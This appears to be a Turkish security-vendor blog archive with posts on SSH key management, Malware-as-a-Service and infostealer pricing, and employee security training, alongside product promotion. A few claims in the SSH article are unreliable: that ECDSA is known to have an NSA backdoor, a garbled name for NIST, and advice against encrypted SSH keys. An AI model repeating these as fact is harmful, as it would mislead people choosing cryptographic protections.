Siber tehditlerin gelişmeye devam ettiği bir çağda, kuruluşlar kritik varlıklarını etkili bir şekilde korumak için sağlam PAM çözümlerini benimsemeye öncelik vermelidir.
Unutmayın, kuruluşunuzu siber tehditlerden korumak söz konusu olduğunda PAM sadece bir seçim değil, gerekliliktir.
senhasegura ile en iyi Privileged Access Management çözümlerini keşfedin ve kuruluşunuzun siber güvenlik savunmasını güçlendirin.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, PAM, Veri Gizliliği
---
### [SSH anahtarları hakkında bilmeniz gereken her şey](https://antivirus.com.tr/ssh-anahtarlari-hakkinda-bilmeniz-gereken-her-sey/)
**Published:** Temmuz 17, 2024
**Author:** ESET
**Excerpt:** SSH anahtarları, sunucular ve bilgisayarlar arasındaki veri aktarımı sırasında sistemlerin korunmasını destekler ve güvenli bir şekilde yönetmek için kullanılır
**Content:**
SSH anahtarları, sunucular ve bilgisayarlar arasındaki veri aktarımları sırasında BT sistemlerinin korunmasına yardımcı olur ve kuruluşlar tarafından sistemlerle güvenli bir şekilde iletişim kurmak ve sistemleri yönetmek için kullanılır. Ancak çoğu şirket SSH anahtarlarını yanlış yöneterek [siber güvenliklerini](https://antivirus.com.tr/sirketiniz-icin-en-iyi-siber-guvenlik-projesi-hangisi/) riske atmaktadır. Bu makalede SSH protokolünün önemini, tarihçesini, faydalarını, nasıl çalıştığını ve çok daha fazlasını ele alıyoruz.
**SSH anahtarları,** kuruluşların güvenli bir şekilde iletişim kurması ve sistemleri yönetmesi için son derece önemli bir önlemdir. Ancak bu prosedürün gerekli güvenlik seviyesini sağlayabilmesi için iyi uygulamaların benimsenmesi şarttır.
Başlangıç olarak, ihlal edilen SSH kimlik bilgileriyle ilgili iki haberi burada bulabilirsiniz:
İlk vaka 2019’da gerçekleşiyor ancak 2020’de tespit ediliyor ve web sitesi barındırma şirketi GoDaddy’yi içeriyor. Alan adı kayıt kuruluşu, o dönemde yaklaşık 28.000 kullanıcının SSH kimlik bilgilerini etkileyen bir ihlalin hedefi haline geldiğini duyurdu. Kötü niyetli bir aktör, güvenlik sistemlerini atlamış ve sunucularında barındırılan SSH giriş verilerine erişmiş olabilir.
Neyse ki büyük bir sorun yaşanmadı ve kullanıcılar bilgilendirildi. Ancak şirket, açığa çıkan kullanıcı adlarını ve parolaları sıfırlayarak yetkisiz tarafı engellemek zorunda kaldı.
İkinci vaka 2021 yılında GitHub’ın Axosoft adlı geliştiriciden Git GUI istemcisi GitKraken’in zayıf anahtarlar üreten bir bağımlılığının güvenlik açığı konusunda bir uyarı almasıydı. Bu nedenle GitHub.com’da kullanılan savunmasız istemci sürümleri tarafından oluşturulan tüm anahtarları iptal etti.
Ayrıca aynı güvenlik açığı bağımlılığını kullanmış olabilecek diğer istemciler tarafından oluşturulan muhtemelen zayıf diğer anahtarlar da iptal edildi. Şirketin, GitKraken’in savunmasız sürümlerinin eski sürümler tarafından oluşturulan zayıf **SSH anahtarlarını** eklemesini önlemek için hala önlemler alması gerekiyordu.
Bu iki vaka çalışması, büyük kuruluşların SSH protokolünü yanlış yönetebileceğini ve sistemleri için risk açığını artırabileceğini göstermektedir.
## SSH Protokolü: Nedir ve neden önemlidir?
Şu anda sunucularda ve veri merkezi ortamlarında kullanılan SSH, uygulamaların kapsüllenmesini sağlayarak veri iletimine olanak tanıyan bir protokoldür.
**SSH anahtarları** ile sistem yöneticileri ve uygulama geliştiricileri uzak sistemlere güvenli bir şekilde etkileşimli erişime sahip olurlar. Veri tabanı güncellemeleri, yedeklemeler, otomatik sistem yönetimi ve sistem sağlığı izleme uygulamalarında yaygın olarak kullanılan bir özelliktir.
Uygulamada **SSH anahtarları,** veri merkezlerinde ve genel olarak işletmelerde kullanılan otomatik dijital ağların işleyişinde çok önemli bir rol oynamaktadır.
Bu çözüm, uzaktan veya bulutta farklı ortamlarda dağıtılabilen diğer sistemler, platformlar ve ağlarla şifrelenmiş bağlantıları garanti eder.
**SSH anahtarları,** veri aktarımlarını şifrelemek için yararlı olan izole güvenlik tekniklerinin yerini alır. Ancak bu kullanımın uygun şekilde korunması, periyodik olarak analiz edilmesi, belgelenmesi ve sistematik olarak yönetilmesi gerekir. Bu süreç ciddiye alınmazsa tüm ortamın güvenliği riske girer.
## SSH’ın tarihçesi
SSH protokolünün ilk versiyonu 1990’larda Helsinki Üniversitesi’nde araştırmacı Tatu Ylonen tarafından oluşturulmuştur. O dönemde, üniversitenin ağında, ağ trafiğini yakalayıp kaydedebilen ve kötü niyetli aktörlere kullanıcı adları ve parolaları ifşa edebilen bir Sniffing Saldırısı keşfedildi.
Sonuç olarak, binlerce kimlik bilgisi ihlal edildi. Araştırmacı ağları daha güvenli hale getirmenin yollarını aramaya başladı ve SSH protokolünü geliştirdi.
Şu anda **SSH anahtarları** bir sistemden diğerine uzaktan giriş yapmak için kullanılmaktadır. Ayrıca şifrelemenin sağladığı güvenlik, uzaktan komutlar verme ve ağ altyapısını ve diğer hayati sistem bileşenlerini uzaktan yönetme gibi işlevleri gerçekleştirmeyi mümkün kılar. Bu nedenle bu araç uzaktan çalışma eğilimiyle karakterize edilen günümüzde çok önemlidir.
**SSH anahtarlarını** kullanmadan önce bazı yazılımları kurmak gerekir. Uzak sistemlerin mutlaka SSH daemon adı verilen yazılıma sahip olması gerekirken komutları vermek ve uzak sunucuları yönetmek için kullanılan sistem SSH istemcisi olarak bilinen bir yazılım gerektirir. Bu, SSH protokolünü kullanarak uygun bir iletişim kanalı oluşturmanın tek yoludur.
## SSH anahtarları kimlik doğrulamasının faydaları
**SSH anahtarlarının** işlevi sunucu ve istemci arasındaki trafiği şifrelemektir. Pratikte bu, eğer birisi bu trafiği gözetlemeye karar verirse verilerin şifresini düzgün bir şekilde çözemeyeceği anlamına gelir.
Bu çözüm aynı zamanda kaba kuvvet saldırılarına ve uzak makinelere erişmek için kullanılan saldırı vektörlerine karşı da koruma sağlar. Açık anahtarlı şifreleme ile ağ üzerinden parola göndermeye gerek kalmaz, bu da daha fazla güvenlik sağlar.
Bu anahtarların bir diğer avantajı, bir şirketi güvenlik düzenlemelerine uyumlu hale getirme olasılığıdır ancak bunun için gerekli korumayı garanti eden belirli yönergeleri izleyerek bunları oluşturmak, saklamak, yönetmek ve kaldırmak gerekir.
Bir kuruluş tarafından herhangi bir zamanda kullanılabilecek çok sayıda **SSH anahtarı** vardır. Bu nedenle bunları yönetmek ve riskleri azaltmak için yazılım kullanılması önerilir.
## SSH anahtar türleri nelerdir?
**SSH anahtarları,** doğru yönetildiği takdirde bulut ve bilgisayara bağlı diğer hizmetlere güvenlik ve maliyet tasarrufu sağlar.
Bu özellik, erişim izni verdiği ve sisteme kimin erişeceğini kontrol ettiği için parolalara benzer bir işleve sahiptir. Bu yönetimi gerçekleştirmek için kullanıcı hesapları ve parolalarda yapılması gerektiği gibi güvenlik politikalarının benimsenmesi gerekir.
Ayrıca açık anahtarlı şifreleme kullanıldığı sürece SSH anahtarlarının kontrolünün sistemlere sürekli kullanılabilirlik, gizlilik ve bütünlük sağladığını vurguluyoruz.
Bu anahtarlar işlevlerine göre sınıflandırılır: Kullanıcı, ana bilgisayar ve oturum anahtarları.
- **Kullanıcı Anahtarları**
Bunlar, kullanıcılara oturum açma erişimi vermek için kullanılan yetkili ve kimlik anahtarlarıdır. Kimlik doğrulama mekanizması ortak anahtarlı kimlik doğrulama olarak bilinir.
Bu kimlik anahtarları SSH istemcileri tarafından kullanıcıların SSH sunucularında oturum açarken kimlik doğrulaması yapmalarını sağlamak için kullanılır.
- **Ana Bilgisayar Anahtarları**
Bu tür bir anahtar, bilgisayarların kimliğini doğrulamak ve ortadaki adam saldırılarını önlemek için tasarlanmıştır. Bu kimlik doğrulama sertifika tabanlıdır ve kuruluşlar için çok yararlı olabilir.
Kimlik doğrulama anahtarları tüm bağlantıları güvence altına almalıdır ve SSH’ın özelliklerinden biri ana bilgisayara ilk kez bağlanırken anahtarı hatırlamaktır.
- **Oturum Anahtarları**
Oturum anahtarları bir bağlantıdaki çoğu veriyi şifreleme işlevine sahiptir. Bu anahtar, bağlantı başlatma sırasında müzakere edilir. Daha sonra simetrik bir şifreleme algoritması ve veri korumasını sağlayan bir kimlik doğrulama kodu algoritması ile kullanılır.
## SSH anahtarları nasıl oluşturulur?
**SSH anahtarları** bir “ortak” ve bir “özel” anahtarı bir araya getiren çiftler halinde oluşturulur. Bu süreçte karmaşık algoritmalar kullanılır böylece ortak anahtar bilinse bile özel anahtarın tahrif edilmesi veya tanımlanması olası değildir.
Özel anahtarlar gizli tutulmalı ve yalnızca yetkili bir kullanıcı tarafından kullanılmalıdır, ortak anahtarlar ise başkalarıyla paylaşılabilir.
**SSH anahtarları** oluşturmak için parola gibi bilgilerin girilmesi gerekir. Genel olarak, ortak ve özel anahtarları oluşturmak için kısa ifadeler kullanılır.
## SSH anahtar erişimi nasıl çalışır?
SSH üzerinden bir bağlantı başlatmak için, sunucunun bir ana bilgisayar anahtarıyla ve kullanıcının bir genel anahtar veya parola kimlik doğrulamasıyla kimlik doğrulamasına ek olarak protokolün, şifreleme algoritmalarının ve oturum anahtarının müzakeresi gerçekleştirilir. Bundan sonra grafikler, dosyalar ve terminal verileri dahil olmak üzere bilgi alışverişi yapılır.
Açık anahtar kimlik doğrulaması, parolalar gibi diğer kimlik doğrulama araçlarından daha fazla güvenlik sağlar. Bu tür kimlik doğrulama, insan ve makineden makineye ayrıcalıklı erişim için yaygın olarak kullanılır.
Yanlış yönetilen **SSH anahtarları,** kötü niyetli kişiler tarafından altyapıyı fark edilmeden istila etmek için kullanılabilir. Sadece tek bir özel anahtarın tehlikeye atılması, tanımlanması zor arka kapı yapılandırmalarına ve veri ihlallerine neden olabilir.
**SSH anahtarlarının** yanlış yönetilmesi, Venafi’den Paul Turner ve diğer yazarlarla birlikte hazırlanan NIST Interagency Report 7966 (NISTIR 7966) “Security of Interactive and Automated Access Management Using Secure Shell (SSH)” başlıklı raporda sınıflandırılan güvenlik açıklarına neden olmaktadır.
SSH dağıtımı, sunuculara yetkisiz erişim elde etmek için yararlanılan güvenlik açıklarına neden olabilir. Aynı durum sızdırılan, çalınan, türetilen ve sonlandırılmayan SSH kullanıcı anahtarları için de geçerlidir.
Ayrıcalıklı erişimi atlatmak için yetkili kullanıcı anahtarlarıyla yapılan arka kapılar uzun süre fark edilmeyebilir. Ayrıca kimlik anahtarlarının orijinal amaçları dışında kullanılması da mümkündür.
**SSH anahtarlarını** kullanan sistemlerin güvenliğinin önündeki en büyük engel, SSH yönetiminin karmaşıklığı ve kullanıcıların bilgi eksikliği nedeniyle ortaya çıkan insan hatasıdır. Genellikle kapsamlı bir eğitim gereklidir.
## SSH anahtarları güvenliği
SSH protokolünün güvenliğini güçlendirmek için denetçilere, şirketlere ve devlet kuruluşlarına yönelik NIST IR 7966’daki öneriler de dahil olmak üzere bazı önlemler önerilmektedir.
**SSH anahtarlarını** manuel olarak döndürmek, karmaşık olmayan ortamlarda bile bir seçenek olmamalıdır. Bunun nedeni, bu uygulamanın bir açık anahtara karşılık gelen özel anahtara sahip olan kullanıcının belirlenmesine yardımcı olmamasıdır.
Siber güvenliğe yatırım yapan kuruluşlar tarafından uygulandığı şekliyle ideal olan, SSH anahtar yönetimi veya otomatik ayrıcalıklı parola yönetimini (PPM) hedefleyen ve sistemler için benzersiz anahtar çiftleri oluşturmayı sağlayan bir teknoloji kullanmaktır.
Bunun nedeni otomatik çözümlerin **SSH anahtarlarının** oluşturulmasını ve rotasyonunu basitleştirmesidir. Böylece dağılmalarını ortadan kaldırarak güvenlikle birlikte üretkenlik sağlarlar.
### SSH anahtarlarının güvenliğini sağlamak için en iyi uygulamalar
- **Tüm SSH anahtarlarını belirleyin** ve aktif yönetim altına alın. Bu, SSH anahtar dağılımını ortadan kaldırmak ve riskleri değerlendirmek için ilk adımdır. Bu, hangi kullanıcıların çeşitli anahtarlara erişebileceğini ve bunların nasıl kullanılacağını belirleme zamanıdır.
- **SSH anahtarlarını** birden fazla kişi tarafından erişilen bir hesaba değil **tek bir kullanıcıya bağlayın.** Bu şekilde, daha iddialı bir denetime sahip olunabilir ve erişim kontrolü sağlanabilir.
- En az ayrıcalık ilkesini (PoLP) dikkate alarak **her kullanıcının yalnızca** faaliyetlerini yürütmek için **ihtiyaç duyduğu sistemlere erişiminin olmasını sağlayın.** Bu önlem SSH anahtarının kötüye kullanım sıklığını azaltır.
- Kullanıcıların düzenli olarak yeni anahtarlar oluşturmasını gerektiren ve aynı parolaların birden fazla hesapta kullanılmasına izin vermeyen **SSH anahtar rotasyonu uygulayın.** Bu, kuruluşu parolanın yeniden kullanımından yararlanan suçluların saldırılarından korumaya yardımcı olur. Ancak dikkat: Kuruluşunuzda çok sayıda **SSH anahtarı varsa** bu işlem otomatik bir çözümle yapılmalıdır.
- **Şifrelenmiş SSH anahtarları kullanmayın**: Bu tür kimlik bilgileri koda gömülebilir, kötü amaçlı yazılımlar ve siber suçluların izinsiz girişleri için tehlikeli arka kapılar oluşturabilir. Basit parolalarla ilişkilendirilen gömülü anahtarlar, bu anahtarları parola tahminine karşı savunmasız hale getirir. Bu nedenle bu anahtarlar ortadan kaldırılmalıdır.
- **SSH anahtar kimlik doğrulaması veya diğer kimlik doğrulama biçimleriyle başlatılan tüm ayrıcalıklı oturumlar günlüğe kaydedilmeli ve denetlenmelidir**. Ayrıcalıklı bir oturumun yönetilmesi, canlı görüntüleme ve oynatmaya olanak tanıyan tuş vuruşlarının ve ekranların yakalanmasını içerebilir. Buna ek olarak, siber güvenliği güçlendirmek için ayrıcalıklı oturumların gerçek zamanlı olarak kontrol edilmesi önerilir.
## SSH anahtarları şifreleme kategorileri
**SSH anahtarları** aracılığıyla güvenli iletişim şifrelemeye dayanır. Bazıları gerekli güvenliği sağlayan dört şifreleme kategorisi vardır:
- **DSA**: Mevcut bilgisayar teknolojisi karşısında savunmasız hale geldiği için güvensiz kabul edilen bir şifrelemedir. Bu şifreleme türü Openssh 7’den beri kullanılmamaktadır.
- **ED25519**: Çok güçlü bir matematiksel algoritmaya sahip olduğu için günümüzde en güvenli şifreleme seçeneğidir.
- **ECDSA**: Şifrelemenin kullanımı ABD Devlet Teknoloji İdaresi’nin (NIST) düzenleyici olmayan devlet kurumu tarafından tavsiye edilmemektedir. Bu şifrelemenin Ulusal Güvenlik Ajansı (NSA) tarafından kurulmuş bir arka kapısı olduğu bilinmektedir.
- **RSA**: Şifreleme türü yaygın olarak kullanılmaktadır ve güvenliği kullanılan anahtardaki bit sayısına bağlıdır. Bugün için 3072 veya 4096 bit şifreleme en uygun olanıdır. 2048’den daha düşük şifrelemeye sahip **SSH anahtarları** güvensiz kabul edilir.
## SSH anahtarlarının güvenliğine ilişkin veriler
Venafi tarafından yapılan bir anket, çoğu şirketin SSH protokolünü düzgün kullanmadığına işaret etti. Aşağıda, 400’den fazla siber güvenlik uzmanıyla görüşülen bu anketten elde edilen veriler yer almaktadır:
- Katılımcıların %61’i SSH’ı yönetebilecek yönetici sayısını sınırlamadıklarını ve hatta izleme yapmadıklarını belirtmiştir.
- Bu kurumların yalnızca %35’i kullanıcıların yetkili anahtarları yapılandırmasını yasaklamaktadır, bu da sistemleri izinsiz girişlere karşı savunmasız hale getirmektedir.
- Ankete katılan profesyonellerin %90’ı SSH anahtarlarının doğru bir kaydına sahip olmadıklarını yani güvenilmeyen veya hatta ihlal edilen bir anahtar olup olmadığını tespit etmenin imkânsız olduğunu söyledi.
- Bilgisayar korsanlarının erişimini engellemek için anahtarların periyodik olarak rotasyona tabi tutulması tavsiye edilmektedir. Ancak katılımcıların yalnızca %23’ü bu uygulamayı takip ettiklerini belirtmiştir. Ara sıra döndürdüklerini veya hiç döndürmediklerini söyleyenlerin sayısı ise %40’a tekabül etmektedir.
- SSH için port yönlendirme, saldırganların güvenlik duvarlarını aşmasını ve hedef ağın diğer bölümlerine ulaşmasını mümkün kılar ancak ankete katılan bilgi güvenliği uzmanlarının %51’i bunun olmasını önlemek için hiçbir şey yapmadıklarını söyledi.
- %54’ü SSH’ın kullanılabileceği yerleri sınırlamadıklarını ortaya koymuştur, bu da saldırganların ele geçirilmiş SSH anahtarlarını uzaktan kullanmasını mümkün kılmaktadır.
- Kurumların %60’ı yeni SSH anahtarlarının ağlarına girişini tespit etmeye hazır değil.
- SSH anahtarlarının süresi asla dolmaz. Sonuç olarak şirketlerin %46’sı anahtarlarını hiç rotasyona tabi tutmamıştır.
- %76’sının bulutta SSH anahtarlarını kullanan güvenlik sistemleri yok.
- Ponemon Enstitüsü’ne göre, her dört kuruluştan üçü kök düzey saldırılara karşı savunmasızdır.
- Sistem yöneticisi grupları SSH anahtarlarını paylaşır, bu nedenle tek bir kişinin hesap verebilirliğinin olmaması tüm protokolün güvenliğini tehlikeye atabilir.
- Tipik olarak sunucular, iş istasyonlarının aksine iyi korunur. Ancak özel anahtar dosyası iş istasyonlarında kalır ve ihlal edilebilir.
- Büyük devlet kurumları, çalışanlarının eylemleri, kötü niyetli aktörler ve varoluşsal virüslerle ilgili güvenlik riskleriyle karşı karşıyadır. Aynı durum neredeyse tüm Fortune 500 kuruluşları ve dünya çapında 10.000’den fazla çalışanı olan 10.000 şirketin çoğu için de geçerlidir.
- Çalıntı kimlik bilgilerinin kullanımı 2011 ve 2012’de en çok tekrarlanan üçüncü saldırı nedeni iken 2013’te birinci vektör haline gelmiştir.
## SSH anahtarlarının [senhasegura](https://stratus.com.tr/senhasegura/) tarafından yönetimi
senhasegura, bu anahtarları korumak için depolama, döndürme ve erişim kontrolü yoluyla **SSH anahtarlarının** döngüsünü güvenli bir şekilde kontrol etmeyi mümkün kılan işlevsellik sunar.
Avantajları arasında **SSH anahtarları** aracılığıyla ayrıcalıklı hesaplara yetkisiz erişimin engellenmesi, kullanımlarının kontrol edilmesi, izlenmesi ve anahtarlar ile sistemler arasındaki güven ilişkilerinin yönetilmesi yer alır.
Uygulamada, çözüm **SSH anahtarlarının** yönetimini merkezileştirir ve çiftlerini şirketinizin güvenlik politikalarına göre otomatik olarak döndürür. Aşağıda, ana işlevlerini özetliyoruz:
- Linux sunucularının taranması ve SSH anahtarlarının tanımlanması
- Sunucular arasındaki bağlantı ilişkilerinin organizasyonu
- Manuel yayımlama ile tuşların sıfırlanması
- SSH anahtarlarının yayımlanması
- SSH anahtar eşleme raporları
- Bu anahtarların kullanımına ilişkin raporlama ve erişim günlükleri
## **Sonuç**
Bu makaleyi okuyarak, **SSH anahtarlarının** yanı sıra tarihçesi ve siber güvenlik için önemi hakkında bilgi edindiniz. İçeriğimiz sizin için faydalı olduysa lütfen konuyla ilgilenebilecek diğer kişilerle de paylaşın.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Kurumsal Güvenlik, PAM, Siber Güvenlik, SSH
---
### [MaaS ve daha fazlası ile siber suçların demokratikleşmesi](https://antivirus.com.tr/maas-ve-daha-fazlasi-ile-siber-suclarin-demokratiklesmesi/)
**Published:** Temmuz 17, 2024
**Author:** ESET
**Excerpt:** Hizmet Olarak Kötü Amaçlı Yazılımların (MaaS) yükselişi siber suçluların giriş bariyerini düşürdü ve uzman olmayanların bile kurbanlara zarar vermesini sağladı.
**Content:**
Hizmet Olarak Kötü Amaçlı Yazılımların (MaaS) yükselişi, siber suçlular için giriş bariyerini düşürdü ve teknik uzmanlığı olmayanların bile kurbanlara zarar vermesini sağladı. Peki MaaS tam olarak nedir? Ve kendinizi ve kuruluşunuzu bu tür tehditlere karşı nasıl koruyabilirsiniz? Bu konuyu inceleyelim ve savunmanızı güçlendirmek için bazı proaktif önlemleri keşfedelim.
Son yıllarda, “aaS” ile biten kısaltmalar sadece siber güvenlik alanında değil diğer çeşitli alanlarda da giderek daha yaygın hale geldi. [Hizmet Olarak Yazılım (SaaS) ve Hizmet Olarak Platform (PaaS](https://antivirus.com.tr/paas-vs-saas-hangi-secenek-size-daha-uygun/)) ya da [Hizmet Olarak Fidye Yazılımı (RaaS) ve Hizmet Olarak Kimlik Avı (PhaaS)](https://antivirus.com.tr/hizmet-olarak-fidye-yazilimi-ve-kimlik-avi/) gibi bazıları hakkında daha önce yazmıştık.
Hizmet Olarak Kötü Amaçlı Yazılım (MaaS), Hizmet Olarak Siber Suç (CaaS) kavramının daha geniş bir şemsiyesi altında yer almakta ve kötü amaçlı yazılımların satın alınabilir ya da kiralanabilir olduğu endişe verici bir eğilimi temsil etmekte ve neredeyse herkesin başarılı bir siber saldırı gerçekleştirmesini mümkün kılmaktadır.
| **“Hizmet Olarak Bir Şeyler”** |
|---|
| XaaS – Anything as a Service SaaS – Software as a Service HaaS – Hardware as a Service PaaS – Platform as a Service IaaS – Infrastructure as a Service DBaaS – Database as a Service NaaS – Network as a Service STaaS – Storage as a Service CaaS – Cybercrime as a Service RaaS – Ransomware as a Service PhaaS – Phishing as a Service MaaS – Malware as a Service SECaaS – Security as a Service DRaaS – Disaster Recovery as a Service |

## **Maas nasıl çalışır?**
MaaS karmaşık bir ekosistem içinde çalışır. Özünde, standart savunmalardan kaçınabilen ve dağıtımı kolay kötü amaçlı yazılımlar yaratmakla görevli geliştiriciler vardır. Bu araçlar daha sonra belirli hizmetler, yazılım güncellemeleri ve destek dahil olmak üzere kapsamlı paketler sunan distribütörler tarafından satılmaktadır. Son olarak müşteriler var; bunlar hevesli suçlulardan deneyimli suç oluşumlarına kadar uzanan çeşitli bir müşteri kitlesi.
## **Dağıtım kolaylığı ve etkinliği nedeniyle popüler “Infostealer”**
Birçok MaaS türü arasında bir kategori öne çıkıyor; bilgi hırsızlığı yapan zararlı yazılımlar. Bu kötü niyetli programlar sistemlere sızma ve hassas verileri toplama konusunda uzmanlaşmıştır ve dünya çapındaki siber suçlular için güçlü araçlar olarak hizmet vermektedir. Son birkaç yıldır, muhtemelen [fidye yazılımlarından](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/) daha basit bir silah oldukları ve herhangi bir şüphe uyandırmadan değerli bilgileri sessizce dışarı çıkarabildikleri için bu zararlılar, siber suçlular arasında giderek daha popüler hale geliyor. Aynı şekilde infostealer bileşenleri, Bankacılık Truva Atları gibi daha büyük kötü amaçlı yazılım tehditlerinin merkezinde de yer alabilir.
Bankacılık Truva Atları gibi tehditler özellikle kimlik bilgileri, kredi kartı bilgileri ve kripto para cüzdanları gibi finansal bilgileri elde etmeye çalışır. Siber suçlular bu hassas verilere erişerek finansal dolandırıcılık, kimlik hırsızlığı ve gasp dahil olmak üzere bir dizi yasadışı faaliyette bulunabilir. Bankacılık Truva Atları, geleneksel güvenlik önlemlerini aşarak bankacılık sistemlerini doğrudan tehlikeye atma yetenekleri nedeniyle özellikle endişe vericidir ve hem bireyler hem de finans kurumları için önemli riskler oluşturur.
ESET telemetrisine göre kripto hırsızları, [Lumma Stealer](https://malpedia.caad.fkie.fraunhofer.de/details/win.lumma) adlı MaaS bilgi hırsızının yükselişi nedeniyle 2023’ün ikinci yarısında %68’den [fazla büyüdü](https://antivirus.com.tr/eset-tehdit-raporu-h2-2023/).
Bilgi hırsızları genellikle bireylerin kişisel cihazlarına saldırmak üzere tasarlanmıştır ancak bu bazı tehdit aktörlerinin işletmeleri de hedef almadığı anlamına gelmez. Buna ek olarak birçok şirkette hibrit çalışma ve [kendi cihazını getir (BYOD)](https://antivirus.com.tr/calisanlar-icin-byod-kendi-cihazini-getir-guvenligi/) seçenekleri mevcut olduğundan kişisel ve iş cihazları (ve dolayısıyla veriler) arasındaki çizgi bulanıklaşabilir.
> ### **Ne yazık ki siber suçlu olmak ucuzdur**
>
> Bilgi hırsızları genellikle yeraltı forumlarında veya Telegram gibi mesajlaşma platformlarında pazarlanır ve şaşırtıcı derecede uygun fiyatlıdırlar. Ücret aylık 100 ila 200 dolar arasında değişebilir veya ömür boyu abonelik için 1.000 dolar [olabilir](https://cybelangel.com/what-are-infostealers/). Ancak daha pahalı çeşitleri de vardır. Techradar, 2023’ün başlarında Atomic ya da Amos adlı yeni bir Mac bilgi hırsızının ayda 1.000 dolara satıldığını [bildirdi](https://www.techradar.com/news/crypto-wallets-are-being-hit-by-a-new-mac-infostealer). Onu pahalı yapan nedir? 50’den fazla kripto para tarayıcı uzantısından veri çalabilir ve bir MetaMask brute-forcer, bir kripto para denetleyicisi, bir dmg yükleyici ve Telegram’da çalınan günlükleri alma yeteneği ile birlikte gelir. Bu, MaaS için büyük bir pazar olduğunun açık bir göstergesidir ve bu da yalnızca geliştiricileri kötü amaçlı ürünlerini sürekli olarak mükemmelleştirmeye motive eder.
## **MaaS ve hırsızlardan nasıl korunabilirsiniz?**
MaaS ve bilgi hırsızlarının yarattığı riskleri azaltmak için kuruluşlar siber güvenlik konusunda çok yönlü bir yaklaşım benimsemelidir. Kullanıcı eğitimi, siber farkındalık kültürünü geliştirirken çalışanları şüpheli faaliyetleri fark etme ve bildirme konusunda güçlendirmede önemli bir rol oynar. Eğitim tek seferlik bir etkinlik değil sistematik bir çaba olmalıdır. Sonuçta her zaman karşılığını almalı ve bir olayın meydana gelme olasılığını azaltmalıdır.
Ayrıca düzenli sistem güncellemeleri ve sağlam yedeklemeler verilerinizin korunmasına yardımcı olabilecek önlemlerdir. Düzenli sistem güncellemelerinin tutarlı bir şekilde uygulanması, yalnızca yazılımınızın en son güvenlik yamaları ve ortaya çıkan tehditlere karşı savunmalarla donatılmasını sağlamakla kalmaz aynı zamanda dijital altyapınızın genel dayanıklılığını da güçlendirir. Benzer şekilde sağlam yedekleme protokolleri oluşturmak önemli bir güvenlik ağı sağlayarak bir siber olay veya sistem arızası durumunda kritik verileri geri yüklemenize olanak tanır, böylece olası veri kaybına karşı koruma sağlar ve kesinti süresini en aza indirir.
## Sonuç
Saygın uç nokta koruması ve kötü amaçlı yazılımdan koruma çözümlerinin dağıtımı çok önemlidir. [ESET PROTECT](https://www.eset.com/tr/business/small-and-medium/), şirketinizi güvende tutma sürecinde güvenilir müttefikiniz olabilir. Diğer varlıkların yanı sıra bu otomatik hepsi bir arada savunma platformu modern uç nokta koruması, gelişmiş tehdit savunması ve güvenlik açığı ve yama yönetimi sağlayarak yalnızca siber tehditleri çözmeye değil aynı zamanda bunların şirketinizi ilk etapta etkilemesini önlemeye de odaklanır.
Sonuç olarak, MaaS’ın yaygınlaşması siber güvenlik için önemli bir zorluk teşkil etmekte ve proaktif önleme ve hazırlığın önemini vurgulamaktadır. Kuruluşlar yalnızca siber suç dinamiklerini anlayarak, ortaya çıkan tehditler hakkında bilgi sahibi olarak ve etkili önleme ve savunma stratejileri uygulayarak dijital ortamda en üst düzeyde güvenle gezinebilirler.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Dolandırıcılık, Fidye Yazılımı, Siber Güvenlik
---
### [Siber güvenlik için 10 temel adım](https://antivirus.com.tr/siber-guvenlik-icin-10-temel-adim/)
**Published:** Temmuz 24, 2024
**Author:** ESET
**Excerpt:** Siber güvenlik, fiziksel ve dijital verileri korumak için kötü niyetli saldırıları ve mali kayıp olasılığını önlediğinden kuruluşlar için gereklidir.
**Content:**
Siber güvenlik, kötü niyetli saldırıları önlemek amacıyla fiziksel ve dijital verileri korumak için vardır. Dolayısıyla bir dizi aksamayı ve mali kayıp olasılığını önlediği için kuruluşlar için gerekli bir yatırımdır.
Sorun, işletmelerin sanal ortamdaki kötü niyetli ajanların faaliyetleriyle mücadele etmek için sıklıkla en ileri çözümlere yatırım yapmasına rağmen çok önemli bir hususu gözden kaçırmasıdır: Çalışanlarını eğitmenin ve onları bu tehditlerle baş etmek için gerekli becerilerle donatmanın önemi. Bu kılavuzda, kuruluşların ekiplerini neden siber güvenlik konusunda bilinçlendirmeleri gerektiğini ve bilgi güvenliği eğitiminde ele alınması gereken ana hususların neler olduğunu açıklıyoruz.
## Siber güvenlik farkındalığı
Çalışanların siber güvenlik konusunda bilinçlendirilmesi her şirket için çok önemlidir ve bu konunun bir kenara bırakılması tahmin edilemez kayıplara yol açabilir.
Çünkü teknolojinin sürekli gelişimi, belirli bir sistemi istila etme amacında olanlar için giderek daha sofistike araçlar sağlamaktadır.
Bu nedenle, çalışan eğitimi yoksa güvenlik teknolojilerine yatırım yapmak yeterli değildir. Çalışanların; finansal dolandırıcılıklara düşmek, fahiş miktarlarda tazminat ödemek zorunda kalmak ve tüketicilerin ürün ve hizmetlerine olan güvenini kaybederek işi tehlikeye atmak gibi kuruluşun ve müşterilerin verilerinin ihlalini içeren tüm riskleri bilmeleri gerekir.
Şirketler bu risklerden kaçınmak için ekiplerinde bir zihniyet değişikliğini teşvik etmelidir.

## Siber güvenlik eğitimi neden önemlidir?
Şirketler, personelin siber güvenliğin önemi konusunda bilinçlenmesini sağlayan kültürel bir değişimi teşvik etmenin yanı sıra herkesin güvenliğin risk altında olduğu durumları anlamasını sağlamak için eğitime yatırım yapmalıdır. Aşağıda eğitimin önemini gösteren bazı istatistikler yer almaktadır:
- İnsanların %75’i çevrimiçi güvenliğin nasıl sağlanacağını bilmiyor (kaynak: NCSC)
- Dünyada siber saldırılardan en çok etkilenen ülkeler arasında Türkiye 5.sırada yer alıyor (kaynak: Teknopark İstanbul)
- Kötü niyetli bir saldırının doğrudan sorunlarını çözmek için geçen ortalama süre 50 gündür (kaynak: Accenture)
Bu rakamlar, çoğu kuruluşun ve çalışanlarının henüz bilgi güvenliğini sağlamaya hazır olmadığına işaret ediyor ve bu da onları bilgisayar korsanları karşısında savunmasız bir duruma düşürüyor.
Bu nedenle eğitim sadece BT ekibine yönelik bir mekanizma olmamalıdır. Siber güvenlik herkesin sorumluluğu olarak görülmelidir.
## Siber güvenlik eğitiminde hangi konular zorunludur?
